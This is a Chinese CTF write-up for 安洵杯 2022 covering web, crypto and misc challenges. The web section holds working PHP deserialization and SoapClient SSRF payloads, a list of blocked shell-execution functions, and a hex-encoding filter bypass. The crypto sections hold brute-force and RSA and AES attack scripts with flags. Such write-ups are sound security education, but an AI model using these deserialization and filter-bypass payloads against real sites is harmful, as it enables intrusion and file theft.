# 安洵杯 2022

## 队伍信息：N0wayBack

- ## Web

### 1. babyphp

```
array(0) { } <?php
//something in flag.php

class A
{
    public $a;
    public $b;

    public function __wakeup()
    {
        $this->a = "babyhacker";
    }

    public function __invoke()
    {
        if (isset($this->a) && $this->a == md5($this->a)) {
            $this->b->uwant();
        }
    }
}

class B
{
    public $a;
    public $b;
    public $k;

    function __destruct()
    {
        $this->b = $this->k;
        die($this->a);
    }
```

```
}

class C
{
    public $a;
    public $c;

    public function __toString()
    {
        $cc = $this->c;
        return $cc();
    }
    public function uwant()
    {
        if ($this->a == "phpinfo") {
            phpinfo();
        } else {
            call_user_func(array(reset($_SESSION), $this->a));
        }
    }
}


if (isset($_GET['d0g3'])) {
    ini_set($_GET['baby'], $_GET['d0g3']);
    session_start();
    $_SESSION['sess'] = $_POST['sess'];
}
else{
    session_start();
    if (isset($_POST["pop"])) {
        unserialize($_POST["pop"]);
    }
}
var_dump($_SESSION);
highlight_file(__FILE__);
```

1. 解题思路

session 反序列化构造原生类 SSRF，再通过 SSRF 构造原生类读取文件

payload1：

Plain Text

```
?baby=session.serialize_handler&d0g3=php_serialize

sess=%7CO%3A10%3A%22SoapClient%22%3A5%3A%7Bs%3A3%3A%22uri%22%3Bs%3A4%3A%22test%22%3Bs%3A8%3A%22location%22%3Bs%3A104%3A%22http%3A%2F%2F127.0.0.1%2Fflag.php%3Fa%3DSplFi
```

```
leObject%26b%3D%2Ff11111llllllaagg%22%3Bs%3A15%3A%22_stream_context%22%3Bi%3A0%3Bs%3A
11%3A%22_user_agent%22%3Bs%3A53%3A%2210Maple%0D%0ACookie%3A+PHPSESSID%3D[这里填自己的P
HPSESSID]%22%3Bs%3A13%3A%22_soap_version%22%3Bi%3A1%3B%7D
```

先传参写 session，再通过 pop 链触发 SSRF，payload2：

```
pop=O%3A1%3A%22B%22%3A3%3A%7Bs%3A1%3A%22a%22%3BN%3Bs%3A1%3A%22b%22%3BR%
3A2%3Bs%3A1%3A%22k%22%3BO%3A1%3A%22C%22%3A2%3A%7Bs%3A1%3A%22a%22%3Bs%3A7%3A%22phpinf
o%22%3Bs%3A1%3A%22c%22%3BO%3A1%3A%22A%22%3A3%3A%7Bs%3A1%3A%22a%22%3Bs%3A11%3A%220e21
5962017%22%3Bs%3A1%3A%22b%22%3BO%3A1%3A%22C%22%3A2%3A%7Bs%3A1%3A%22a%22%3Bs%3A7%3A%2
2abcdefg%22%3Bs%3A1%3A%22c%22%3BN%3B%7D%7D%7D%7D
```

## 2. ezupload

解题思路：

可以直接上传 php 文件，但对文件内容存在过滤，已知的过滤有：

```
eval
file
show_source
system
exec
passthru
shell_exec
proc_open
fgets
```

以及字符：


| | | | | | |
|---|---|---|---|---|---|
| 38 | $ | 200 | ☐ | ☐ | 459 |
| 39 | % | 200 | ☐ | ☐ | 459 |
| 44 | * | 200 | ☐ | ☐ | 459 |
| 47 | - | 200 | ☐ | ☐ | 459 |
| 96 | ^ | 200 | ☐ | ☐ | 459 |
| 98 | ` | 200 | ☐ | ☐ | 459 |
| 128 | ~ | 200 | ☐ | ☐ | 459 |

过滤了 $ 和 * 就很烦，另外这道题还删了一堆函数，什么 dir、scandir、var_dump、print_r，甚至 chr 函数都用不了：


**Fatal error**: Uncaught Error: Call to undefined function chr() in /var/www/html/uploads/25a452927110e39a345a2511c57647f2.php:1 Stack trace: #0 {main} thrown in **/var/www/html/uploads/25a452927110e39a345a2511c57647f2.php** on line **1**


服了，试了半天也就只能用原生类 DirectoryIterator 看看目录，因为 * 被 ban 了所以也没法用通配符找 flag 文件，就算找到也打不开。

不过 phpinfo 倒是可以用




十六进制绕过关键字检测，可以执行任意函数（有些函数被 ban）




- # Crypto

## 1. Cry1

解题思路：

SHA256(XXXX + part):c

Give Me XXXX:

If you guessed right, I'll give you the flag!, You only have 6 chances (1~20)

第一部分感觉是不限时。

```python
from hashlib import sha256
import string

sha = "2e92d7316cc5fe96406c56dd178fc160f74fde838af6e5253cd02f3b9e63a21a"

strings = string.ascii_letters + string.digits

for i in strings:
    for j in strings:
        for x in strings:
            for k in strings:
                s = i + j + x + k + "7nZVBMmA8tCJqybt"
                result = sha256(s.encode()).hexdigest()
                if result == sha:
                    print(i + j + x + k)
                    print(result)
```


## 2. Cry3

解题思路

1.proof2 要利用 AES-CBC 的性质，构造 payload 使得 encrypt 加密后产生相同的值，根据 AES-CBC 的性质，密文的最后一块也即下一段明文加密时使用的 IV,

下列 payload 在加密前经过 pad 后共有 4 块，前两块与 Authentication 所用明文相同

在加密第三块时，AES-CBC 实际上会对：xor(IV, Block3)进行加密，

xor(IV, Block3) = xor(Authentication, xor(Authentication, GOD[:16])) = GOD [:16]，产生密文的最后一块与 Authentication 相同，即通过了 proof

```
proof1同前面的题，proof2
def proof2(io):
    GOD = b'Whitfield__Diffie'
    io.recvuntil(b'must prove your identity to enter the palace ')
    enc = io.recvline().strip().decode()
    payload = pad(GOD, 16) + xor(bytes.fromhex(enc), GOD[:16]) + GOD[16:]
    io.sendafter(b'--> ', payload)
```

## 2. 获取到的数据为

```
n, e1, e2, e3, c1, c2, c3 = (247109156968769357141593758243675272558705
776222691545659408485038257146425558541163878928452767242463342910918382794165095459
387377501214929717871307856871322001336736799567513746630449991478412006468338640194
127135941431579452019889764725547174769063099927171189949287245313024636317854249208
810262942147214199651648116672120544654871813150747572399369916000074664192031549289
469096612838983260431130896717604982906035997628459254437963830406594720992560535896
709073985099562014294920297876487107996267880144464148880062708085114701055422806770
851292960110640358479803562838902701166225975013792034882139447546806 63, 11279716645
252513389901373205342331649777171354678969431277095588242201677108798020483173691863
265926951534790090373631573822632510372446899394778388322887919272941911074334290207
428619222262899847134267159402891789952789261547914926438928780725924862790283665522
236432146324438525156259855414590316388721769 1, 740774520562859830105627758208104877
977837516022969114950695385403595479567885587610847712490224030270497340507065555278
222168356094556564341454864493454062741117641405576021171786513377446624238089622198
764611867852805676091469551362989289281504003379357980900517284523852574591987324653
434147311305461913 97, 942892431567622012369033325726022208191351413211669357079018 44
378612774696095693621397303709733074350792450352573805871512879051533470116857230834
286235378257293319135204526548626886722776947019959115616460451859728971093503299280
724737850441294964350222892601423682283768525807399439084563071760112577722727, 2209
816716102853699839963171700687056898126306630826348960594098304949217975094843241011
050422589001387018589261716438938112570480499493797739418237164688050938493247523869
012595222801546608025196930712647523087239870619067647208816428055411484077604154711
413859315232512174178980005597458186571620402451114669587395614825022416142175478826
905752178263653199152871757663525044022838584242595449814175670273153024008619308008
209898659928480915276464262650834204813418301541068282743487808723833680701553944044
891936657300014213216999441917020808663246005602963667274143941093522700691136805481
908013500137453969554012 3, 167674877553459327487478124297815817936010245632799182798
720836723074014412905632333244199761491405976706488749618771067955031593144584916325
125214316312015026731513953769643930028900148191590713519293046996596925735123498961
966387028353535451499467179063548326924054091552321985003438788558176468481026954286
812925270964115184177549807583776548091827032610041186335945966228922191244416765456
918076120007554874101430603301178361210019885206635989266863517214040056359101369073
041435220750796091609100055201767380695598404895428782796512626436687900992888360467
616345376854802596243293319525433405010394119154947726 99, 187128852946405803345645 42
677848612824417447781704014172206434704821858183014257996349797478186628941398374004
637452847966180458564622578430306781173303520206206593489432355821366464672121650178
```

```
4641806629477197219418930683399043600638102503430220964503889364448375514956193674375250717714863846379113782914790736453217185890519587581900442238403256175644464084125866822856754558831994067769987637396771255685985657462475088509828510130939030333385937781512158590230928711050759201396389655020233949314246371562691796197279861180009825251296732072055300071771534227715872879122503334753149660453532107169719763164904 93)
```


3.e1, e2, e3 之间互相有公约数，前两天刚做过原题，直接套脚本

```
n, e1, e2, e3, c1, c2, c3 = (xxx)
g1, s11, s12 = xgcd(e1, e2)
g2, s21, s23 = xgcd(e1, e3)
c11 = pow(c1, s11, n) * pow(c2, s12, n) % n
c22 = pow(c1, s21, n) * pow(c3, s23, n) % n
# 此处即得到c11 = m^g1, c22 = m^g2 (mod n)
_, s1, s2 = xgcd(g1, g2)
m = ZZ(pow(c11, s1, n) * pow(c22, s2, n) % n)
print(bytes.fromhex(hex(m)[2:]))
#b'D0g3{New_3ra_@f_PK_Crypt0graphy_1976}'
```

- # Misc

## 1. GumpKing

用 CE 修改器修改分数，可得到 flag






```
flag为
D0g3{1145141919810}
```

## 2. 星星


**解题思路：**

~~（报毒是什么鬼）~~

对比发现音频伪加密




1. 伪加密解压出音频，疑似莫斯



.... . .-. . .---- ... -. ----- - -.- . -.--

解密得到密码

HERE1SN0TKEY

```

2. 通过第一步的密码，解压出 D0g3.png 文件，通过 foremost 可分离出 word 文档
```

```
└─# binwalk D0g3.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 309 x 363, 8-bit/color RGB, non-interlaced
24142         0x5E4E          Zip archive data, at least v1.0 to extract, name: docProps/
24181         0x5E75          Zip archive data, at least v2.0 to extract, compressed size: 357, uncompre
name: docProps/app.xml
24584         0x6008          Zip archive data, at least v2.0 to extract, compressed size: 351, uncompre
name: docProps/core.xml
```

3.word 中得到如下，隐藏文字如下

救赎之道，就在其中

道之若极，行必有格

也许一开始就已经得到了所需要的key，想想得到过什么


Plain Text

这是一串神奇的代码

🙃💵🌿🎤🚪🌏🐅🥋🚫😆😍🌊🌿😀🚹😀☀️🍴👌🐘😇🛰️😁🎃🏎️🦓😀👣🏎️🐘❓🦓🚪ℹ️❓⏩🐅⏩ℹ️✖️
📮🌿🌪️👉☀️😆🏹😁🎈☂️🤣🔬😊🚫💧🐘🤣🍵🚪🍎🔬🚨🍎💵😎😆🌪️🐍🔄🔄🐅🐅🚪🔬⏩👑🍍🎅🍴🌪️
🎤🚰🐅🛰️🥋😂🚪🦓❓🐍☂️💵🎃🦓🚫😍🍌👌🎈🌪️😀⌨️🏎️🍵✖️🔪🎃🏎️😆❓🚰🍴🎤😊🍎🌉🐅👁️😁🌿
🚫🚫🍎😁😀🔪🏎️🚨🎤🚨😂🎤🐘✉️😍🌏🕹️🏎️🤣🌏🎃🍌🌪️🐅⌨️☀️☀️🐍🥋🍎❓😎🎃🤣🏎️⌨️🌿✅🌏🌪️
🥋⌨️🐘😇🍍✉️🔄🛰️⏩🍎🛰️✉️🐘🔪🍵🚫🍴🍍🍎⛄🚨🍎🔄🌪️👉🐅🍵☺️😂😎🍌🦓☂️🚹😡🔄🥋🍵😀☺️💧
🐅🔄😀😁😁📮😎🌏🌊🐅🚰🚹😁😂✖️🍌🚫🔪⛄🔬🦓ℹ️💵🎤🐍😁✉️🔄😀🌉🖐️☺️❓😀🍴😎🌪️🏹😇🚰
☀️✉️🍌🖐️😁🖐️🚩🚰💧😂⏩🐅😀😊🚫🎃🔄🖐️🌪️👣😂✅👌🍌✖️😁👑✉️😎☺️🎈🔄🍴👑👁️🕹️😀😀🎤😀
🍌🚹🎅🍌💧✉️✅⌨️🐅🌉😡😂👉ℹ️🐘🤣💵⛄🐘🕹️🚪🦓💧🌏🐍🚫🚨👁️✖️🌊✖️💵🎅😇👣☀️🍴🕹️☀️😍
👣👌😁🐘🏎️🍌🌿😍⛄👁️🍎⛄🌪️🎤🖐️🍴🌪️🏎️👌😀⌨️🗒️🗒️

对了，不要空格

4. 解 emoji

